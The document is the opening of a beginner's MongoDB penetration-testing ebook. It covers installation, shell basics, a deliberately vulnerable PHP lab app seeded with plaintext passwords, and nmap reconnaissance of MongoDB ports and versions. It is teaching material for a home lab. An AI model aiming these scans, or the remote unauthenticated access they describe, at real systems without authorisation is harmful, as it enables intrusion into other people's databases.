



mongoDB

MongoDB Pentesting for Absolute Beginners



INFOSEC
INSTITUTE

www.infosecinstitute.com

MongoDB Pentesting for absolute beginners

Note: This book is written for beginners, who haven't worked on MongoDB assessments so far. It covers a step-by-step approach on concepts such as what are the common things that we need to look at during a MongoDB pentest.

Table of Contents

Introduction and Lab Setup	4
What is MongoDB?	4
How about Security?	4
Installing MongoDB in Ubuntu:	4
Playing with Mongo Shell:	12
Creating a database:	12
Checking current database:.....	12
Checking the list of databases:.....	13
Inserting data into collections:	13
Querying a document:	14
Writing Conditions while querying data:.....	14
Deleting Documents:	15
Dropping a collection:	15
Dropping a database:	15
Lab Setup:	16
Vulnerability Assessment:	24
Introduction.....	24
Scanning for open ports:.....	24
Service enumeration:	25
Scanning for http-interface:	26
Accessing HTTP Interface:	28
Scanning with nmap NSE scripts:.....	30
mongodb-brute:.....	30
mongodb-databases:.....	30
Metasploit Auxiliary Module:.....	31
Exploitation:	34
Attacking Applications:	38
Introduction.....	38
Automated Assessments:.....	59
Getting NoSQLMap ready.....	61
NoSQL DB Access Attacks:	63
Scanning for Anonymous MongoDB access:.....	66
NoSQL Injection using NoSQLMap:	69

Introduction and Lab Setup

What is MongoDB?

MongoDB is an open source schema less document oriented database system developed using C++. MongoDB is one of the leading NoSQL database solutions.

In MongoDB, data is stored in the form of JSON style documents.

Some of the major features of MongoDB:

- Document Based
- High performance
- High Availability
- Easy Scalability
- No Complex Joins

How about Security?

With the growing use of NoSQL databases, security should be considered seriously. Just like any other system, the security of MongoDB is not a single-handed job. Everyone in the ecosystem is responsible for it. Even though MongoDB comes with some inbuilt security features, it is possible to have vulnerabilities in the production due to various reasons such as misconfigurations, no updates, poor programming etc.

Installing MongoDB in Ubuntu:

The following section describes MongoDB installation process on Ubuntu.

Note:

1) All the instructions shown here are executed on an Ubuntu 12.04 server, which can be downloaded from the link below. If you want to try this on different release, the steps should remain the same. However, it is recommended to do the steps on an Ubuntu Server inside a virtual box, as this book uses the same setup.

<http://releases.ubuntu.com/12.04/>

2) Make sure that you install the SSH server while installing Ubuntu. This is useful to open multiple shells on the Ubuntu server from any other machine connected to it.

Step 1: Import MongoDB GPG key.

Run the following command to import the GPG keys.

```
mongo@mongo:~$ sudo apt-key adv --keyserver
hkp://keyserver.ubuntu.com:80 --recv
7F0CEB10
[sudo] password for mongo:
```

```
Executing: gpg --ignore-time-conflict --no-
options --no-default-keyring --secret-
keyring /tmp/tmp.0K6QHEakhI --trustdb-name
/etc/apt/trustdb.gpg --keyring
/etc/apt/trusted.gpg --primary-keyring
/etc/apt/trusted.gpg --keyserver
hkp://keyserver.ubuntu.com:80 --recv
7F0CEB10
gpg: requesting key 7F0CEB10 from hkp
server keyserver.ubuntu.com
gpg: key 7F0CEB10: public key "Richard
Kreuter <richard@10gen.com>" imported
gpg: no ultimately trusted keys found
gpg: Total number processed: 1
gpg:                imported: 1    (RSA: 1)
mongo@mongo:~$
```

Step 2: Create a list file for MongoDB.

This step is required for apt to do its operations.

Run the following command.

```
mongo@mongo:~$ echo "deb
http://repo.mongodb.org/apt/ubuntu
"$(lsb_release -sc)"/mongodb-org/3.0
multiverse" | sudo tee
/etc/apt/sources.list.d/mongodb-org-
3.0.list
```

```
deb http://repo.mongodb.org/apt/ubuntu
precise/mongodb-org/3.0 multiverse
mongo@mongo:~$
```

Step 3: Reload the local package database.

Run the `sudo apt-get update` command.

This command downloads the package lists from the repositories and updates them to get information on the newest versions of the packages and their dependencies.

This step may take some time and provides a large output on the screen, so the output is truncated.

```
mongo@mongo:~$ sudo apt-get update
Ign http://repo.mongodb.org
precise/mongodb-org/3.0 InRelease
Ign http://security.ubuntu.com precise-
security InRelease
Ign http://us.archive.ubuntu.com precise
InRelease
.
.
.
.
Hit http://us.archive.ubuntu.com precise-
backports/universe Translation-en
Fetched 4902 kB in 9s (501 kB/s)
Reading package lists... Done
mongo@mongo:~$
```

Step 4: Install the MongoDB packages.

The following command installs the latest stable version of MongoDB.

If you don't want the latest version, rather if you want a specific version to be downloaded, skip this step and go to step 5.

Run the following command.

```
mongo@mongo:~$ sudo apt-get install -y  
mongodb-org
```

```
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following extra packages will be  
installed:  
  mongodb-org-mongos mongodb-org-server  
mongodb-org-shell mongodb-org-tools  
The following NEW packages will be  
installed:  
.   
.   
.   
.   
.   
Adding user mongodb to group mongodb  
Done.  
mongod start/running, process 2121  
Setting up mongodb-org-mongos (3.0.4) ...  
Setting up mongodb-org-tools (3.0.4) ...  
Setting up mongodb-org (3.0.4) ...  
mongo@mongo:~$
```

Step 5: Install a specific version of MongoDB

If you have installed MongoDB in step 4, skip this step.

This step shows how explicitly to install MongoDB version 3.0.4. If

you want any other specific version of MongoDB, replace this version with the version of your choice.

```
mongo@mongo:~$ sudo apt-get install -y
mongodb-org=3.0.4 mongodb-org-server=3.0.4
mongodb-org-shell=3.0.4 mongodb-org-
mongos=3.0.4 mongodb-org-tools=3.0.4
Reading package lists... Done
Building dependency tree
Reading state information... Done
mongodb-org is already the newest version.
.
.
.
.
mongodb-org-tools is already the newest
version.
mongodb-org-tools set to manually
installed.
0 upgraded, 0 newly installed, 0 to remove
and 199 not upgraded.
mongo@mongo:~$
```

Step 6: Preventing unintended upgrades.

Though there are various ways to prevent unintended package upgrades, let's follow the way using "dpkg" as it is provided in the MongoDB documentation.

This step holds the MongoDB package to prevent upgrading.

```
mongo@mongo:~$ echo "mongodb-org hold" |
sudo dpkg --set-selections
mongo@mongo:~$ echo "mongodb-org-server
hold" | sudo dpkg --set-selections
mongo@mongo:~$ echo "mongodb-org-shell
hold" | sudo dpkg --set-selections
mongo@mongo:~$ echo "mongodb-org-mongos
```



```
hold" | sudo dpkg --set-selections
mongo@mongo:~$ echo "mongodb-org-tools
hold" | sudo dpkg --set-selections
```

Step 7: Storing MongoDB data.

MongoDB stores its data in “/data/db” directory.

We can create it as shown below.

Create a directory “/data/db” under root folder.

Make sure that “/data/db” is directly under the '/' root directory,

We need to create this directory as root.

Either run the following command

```
“sudo mkdir -p /data/db”
```

Or run “su” to become super user, and then create the directory with “mkdir -p /data/db”

Step 8: Starting MongoDB

Once we have completed the previous steps, we can start a MongoDB instance with the following command:

```
mongo@mongo:~$ sudo service mongod start
mongod start/running, process 2210
mongo@mongo:~$
```

This will start the MongoDB instance with the default features.

Step 9: verify if MongoDB has started

After launching the MongoDB instance, we can cross check to see if it is up and running by looking at the console messages.

If we see the message below in the console, it is running fine.

```
2015-06-18T02:06:33.732+0000 I NETWORK
[initandlisten] waiting for connections on
port 27017
```

Note: As mentioned earlier, MongoDB by default runs with limited features. For penetration testing lab purposes, use the following steps to start the MongoDB instance.

Launch MongoDB with the following command

```
sudo mongod -httpinterface -rest -
smallfiles
```

Step 10: Connecting with Mongo client

The Mongo client is installed with the above installation steps. We can directly issue the command “mongo” to connect to get the Mongo console.

It is easy to log in to the Ubuntu machine over SSH from a Kali Linux Machine in order to work with multiple terminals.


So, once after starting the Mongo instance, log in to the Ubuntu machine over SSH as shown below:

Step 1: Open up a terminal in Kali Linux


Step 2: Type the following command:

```
ssh username@<ipaddress>
```

In my case, it looks as shown below:



If you press enter, it prompts for a password. Enter your Ubuntu password, and you should be presented with a terminal as shown below.



```
mongo@mongo:~$
```

You now have a shell on the remote machine. Similarly, you can open up a new terminal and do the same process to open another shell if you need it.

Step 3: After getting a shell, run the following command to connect to the mongod server, which is started already.

```
mongo@mongo:~$ mongo
```

Note: If you get any error as shown below, please follow the steps to set the environment variables, and then everything should work fine.

```
"Failed global initialization: BadValue
Invalid or no user locale set. Please
ensure LANG and/or LC_* environment
variables are set correctly".
```

```
mongo@mongo:~$ export LC_ALL=C
mongo@mongo:~$ mongo
MongoDB shell version: 3.0.4
connecting to: test
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-
user
>
```

In this section, we have installed the MongoDB server and client instances. We have also seen how to bring the server and client

instances up so that we can run commands on the console in order to communicate with MongoDB server.

Playing with Mongo Shell:

In the previous sections, we have seen a brief introduction to MongoDB and its setup. It's time to play with the shell and execute few commands on the MongoDB to get better acquainted with MongoDB and its working.

MongoDB uses JavaScript style queries and thus we feel like running JavaScript code most of the time.

Though we don't discuss all the commands associated with MongoDB, this section gives a brief idea of how MongoDB works.

Before we proceed, there are few terms to understand.

- MongoDB holds "databases".
- Each database contains one or more "collections".
- Each collection holds one or more "documents".

Now, let's proceed to run the MongoDB commands.

Creating a database:

The following command will create a new database if doesn't exist. If the database already exists, it uses it.

Let's create a database with the name "testdb".

```
> use testdb
switched to db testdb
>
```

Checking current database:

We can use the command "db" to check the current database. Let's run the command "db" to check the current database.

```
> db
testdb
>
```

Checking the list of databases:

“show dbs” is the command to list the databases available.

```
> show dbs
local    0.031GB
sample   0.031GB
>
```

If you notice the above output, it didn't list the database we just created.

The reason is that it requires at least one document inside it.

Inserting data into collections:

If we insert one or more documents inside it, we can see the database listed.

```
> db.data.insert({"user":"srinivas"})
WriteResult({ "nInserted" : 1 })
>
```

By default, we don't need to explicitly create collections in a database (We can do so if we want). We can directly use a non-existent collection name to insert data. MongoDB will automatically create it.

In the above command, we have inserted a document (name value pair) {“user”: “Srinivas”} into a collection called “data”.

If we now list the databases, we can see our current database.

```
> show dbs
local    0.031GB
```

```
sample    0.031GB
testdb    0.031GB
>
```

Querying a document:

In order to query data from a MongoDB collection, we can use `find()` method as shown below.

```
> db.data.find()
{ "_id" :
ObjectId("55af609385d8259ee0971685"),
"user" : "srinivas" }
>
```

Writing Conditions while querying data:

We can also write conditions on queries similar to RDBMS conditions with MongoDB specific syntax.

Currently, my collection has two documents.

```
> db.data.find()
{ "_id" :
ObjectId("55af63a485d8259ee0971686"),
"user" : "srinivas" }
{ "_id" :
ObjectId("55af63f185d8259ee0971687"),
"user" : "srini0x00" }
>
```

If I want to retrieve only one document based on matching a specific username (assume `srini0x00`), we can do it as shown below.

```
> db.data.find({"user":"srini0x00"})
{ "_id" :
ObjectId("55af63f185d8259ee0971687"),
"user" : "srini0x00" }
```

>

Deleting Documents:

We can use `remove()` method to delete documents from a collection based on a specific condition.

This is shown below.

```
> db.data.remove({"user":"srini0x00"})
WriteResult({ "nRemoved" : 1 })
>
```

The above query removes the document where the key “user” has the value “srini0x00”.

Dropping a collection:

We can drop a collection as shown below.

```
> db.data.drop()
true
>
```

Dropping a database:

We can drop a database as shown below.

```
> db.dropDatabase()
{ "dropped" : "testdb", "ok" : 1 }
>
```

The above command has dropped the database “testdb” that we created.


This is how we can run commands on MongoDB using a mongo shell.

The idea behind showing these commands is not to make you a


MongoDB master, but to give a basic idea of how MongoDB functions if you are an absolute beginner.

Lab Setup:

We need to have the following setup to follow the practical demonstrations shown in this book.



As we can see in the above figure, we need to install Kali Linux and an Ubuntu Server inside the virtual box. Make sure that you have "Host Only adapter" under adapter 1 of your network settings for both the machines as shown below.



This setting helps the two machines to communicate with each other without requiring us to have any additional dependencies.

The following section shows the MongoDB lab setup on the Ubuntu machine for the rest of the section in this book. Instructions are the same for any platform since we are going to run these on Mongo terminal.

Note: We will also setup a PHP Web Application later in this section. So, please use the same names as I am using to create database and collections. It is required for the PHP Web application to work. If you change these names, you may need to change the PHP web application accordingly.

Step 1: Create a new database

Get the mongo shell and create a new database called "sample" by running the following command in the mongo shell.

"use sample"

```
> use sample
switched to db sample
> █
```

This command will switch the user to the database "sample" if it already exists. If the database doesn't exist, it will create a new one.

Step 2: Insert data

Run the following command in mongo shell in order to insert test data into the collection "users".

```
db.users.insert({"username":"tom","password":"tom","email":"tom@gmail.com","cardnumber":12345})
```

```
>db.users.insert({"username":"tom","password":"tom","email":"tom@gmail.com","cardnumber":12345})
WriteResult({ "nInserted" : 1 })
>
```

Similarly execute the following commands

```
db.users.insert({"username":"jim","password":"jim","email":"jim@gmail.com","cardnumber":54321})
```

```
db.users.insert({"username":"bob","password":"bob","email":"bob@gmail.com","cardnumber":22222})
```

Now, run the following three commands to insert data into the collection "products".

```
db.products.insert({"email":"tom@gmail.com",  
"prodname":"laptop","price":"1500USD"})
```

```
db.products.insert({"email":"jim@gmail.com",  
"prodname":"book","price":"50USD"})
```

```
db.products.insert({"email":"bob@gmail.com",  
"prodname":"diamond-  
ring","price":"4500USD"})
```

Step 3: Installing the PHP driver for mongo

In order for the PHP web application to work with MongoDB, we need to install the PHP driver.

Login to the Ubuntu machine using SSH and run the following commands.

```
sudo apt-get install php-pear
```

```
sudo pecl install mongo
```

Step 4: Installing PHP web application

Once after done with the installation of PHP driver, we need to install the PHP web application.

Download the PHP code from the downloads section.

This file is named as mongo.zip and looks as shown below.



```
root@srini:~/Desktop/mongo# ls  
mongo.zip  
root@srini:~/Desktop/mongo#
```

You can use “wget” to download it directly on the Ubuntu machine or you can follow the instructions below to move it using SFTP.

To move this file to the Ubuntu machine, login to the server using the command shown below.

```
root@srini:~/Desktop/mongo# sftp mongo@192.168.1.103
mongo@192.168.1.103's password:
Connected to 192.168.1.103.
sftp>
```

Now, move the file mongo.zip onto the server as shown below.

```
sftp> put mongo.zip /home/mongo/
Uploading mongo.zip to /home/mongo/mongo.zip
mongo.zip 100% 6360 6.2KB/s 00:00
sftp>
```

Then log in to the remote machine and copy the file to /var/www/ directory as shown below. Use “sudo” if permission is denied.

This is shown below.

```
mongo@mongo:~$ ls
data  mongo.zip
mongo@mongo:~$ sudo cp mongo.zip /var/www/
[sudo] password for mongo:
mongo@mongo:~$
```

Now extract all the files on to the machine using “unzip” command as shown below.

Note: If unzip is not installed, you can type, “sudo apt-get install unzip” to install it.

```
mongo@mongo:~$ cd /var/www/
mongo@mongo:/var/www$ sudo unzip mongo.zip
```

This step completes the installation of the PHP vulnerable application.

Now, cross check to see if you have done the setup properly. Just open up “index.php” and “home.php” files and check if the following details are matching in your setup. If these details do not match, consider changing them according to your setup or re-do the entire setup once again for this web application to work.

```
$conn = new Mongo();  
$db = $conn->sample;  
$collection = $db->users;
```

Code in index.php


```
$conn = new Mongo();  
$db = $conn->sample;  
$collection = $db->products;
```

Code in home.php

Once if everything is fine, we can launch the web application in a browser as shown below.

The image shows a web browser window with a single tab titled "Login Page". The address bar displays the URL "192.168.1.103/mongo/". Below the address bar, there are bookmarks for "Most Visited", "Offensive Security", and "Kali Linux". The main content area of the browser shows a "User Login" form. The form has a title "User Login" at the top. Below the title, there are two input fields: "Username:" and "Password:". Below these fields is a red button labeled "Login".

Enter the username & password as “tom” to login to the application.
If you see the home page as shown below, you are good to go.



Vulnerability Assessment:

Introduction

It is possible that MongoDB can face misconfiguration issues just like any other database/server. In this section, we will see some of the common misconfigurations and how to identify them. We will also see the vulnerabilities related to Web Applications that make use of MongoDB as their backend.


Scanning for open ports:

When doing a black box assessment, we can use nmap to figure out if MongoDB is running on the remote host. The default port for MongoDB is 27017.

Run the following command

```
nmap <ipaddress> -p 27017
```

The above command is going to scan for the port 27017.



```
root@srini:~# nmap 192.168.1.103 -p 27017
Starting Nmap 6.40 ( http://nmap.org ) at 2015-06-11 01:01 EDT
Nmap scan report for 192.168.1.103
Host is up (0.078s latency).
PORT      STATE SERVICE
27017/tcp  open  unknown
MAC Address: C0:CB:38:5A:FE:FA (Hon Hai Precision Ind. Co.)
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
root@srini:~#
```

As we can see in the above figure, port 27017 is open.

This is the default port for running MongoDB service.

What more can we do with this open port?

MongoDB default settings do not need any authentication for connecting using the client console. If the MongoDB service is exposed over the network without proper security controls, anyone can connect to the database remotely and execute commands to create/read/update/delete the database. We will attempt to do this in later sections.


Service enumeration:

Although we figured out the open port 27017, it is possible that some other service can use this port. It is also possible to run MongoDB on a different port. To ensure that the port we found is of MongoDB, we can perform service enumeration using “-sV” flag with nmap.

This is also helpful to figure out the version of MongoDB, so that we can find any known exploits available for the version.

Run the following command

```
nmap -sV <ipaddress> -p 27017
```



```
root@srini:~# nmap -sV 192.168.1.103 -p 27017

Starting Nmap 6.40 ( http://nmap.org ) at 2015-06-11 01:02 EDT
Nmap scan report for 192.168.1.103
Host is up (0.090s latency).
PORT      STATE SERVICE VERSION
27017/tcp open  mongodb MongoDB 3.0.3
MAC Address: C0:CB:38:5A:FE:FA (Hon Hai Precision Ind. Co.)


Service detection performed. Please report any incorrect results
.
Nmap done: 1 IP address (1 host up) scanned in 6.28 seconds
root@srini:~#
```

As we can see in the above figure, MongoDB is running on the remote machine. We can also see its version, which is 3.0.3.

Note: At the time of this writing, MongoDB 3.0.3 is the latest version and there are no known vulnerabilities for this version.

While we are learning this on the latest version, it is possible that we will encounter an older version of MongoDB during our penetration test.

A quick Shodan search shows that most of the MongoDB versions being found are running older versions of MongoDB.



The figure below shows the top versions being found.

TOP VERSIONS	
2.4.9	2,596
2.4.10	2,297
2.6.7	2,132
2.6.5	1,404
2.6.9	1,059

This is definitely good news to an attacker since there are many default misconfigurations in older versions of MongoDB instances.

Scanning for http-interface:

MongoDB comes with an http interface for managing it. According to its official documentation, “MongoDB provides a simple HTTP interface listing information of interest to administrators. If you enable the interface with the --rest option to mongod, you may access it via a port that is 1000 more than the configured mongod port. The default port for the HTTP interface is 28017. To access the HTTP interface an administrator may, for example, point a

browser to <http://localhost:28017> if mongod is running with the default port on the local machine.”

It is a good idea to see if the remote host is running with the http interface.

We can do it by scanning for the port 28017.

Run the following command

```
nmap <ipaddress> -p 28017
```

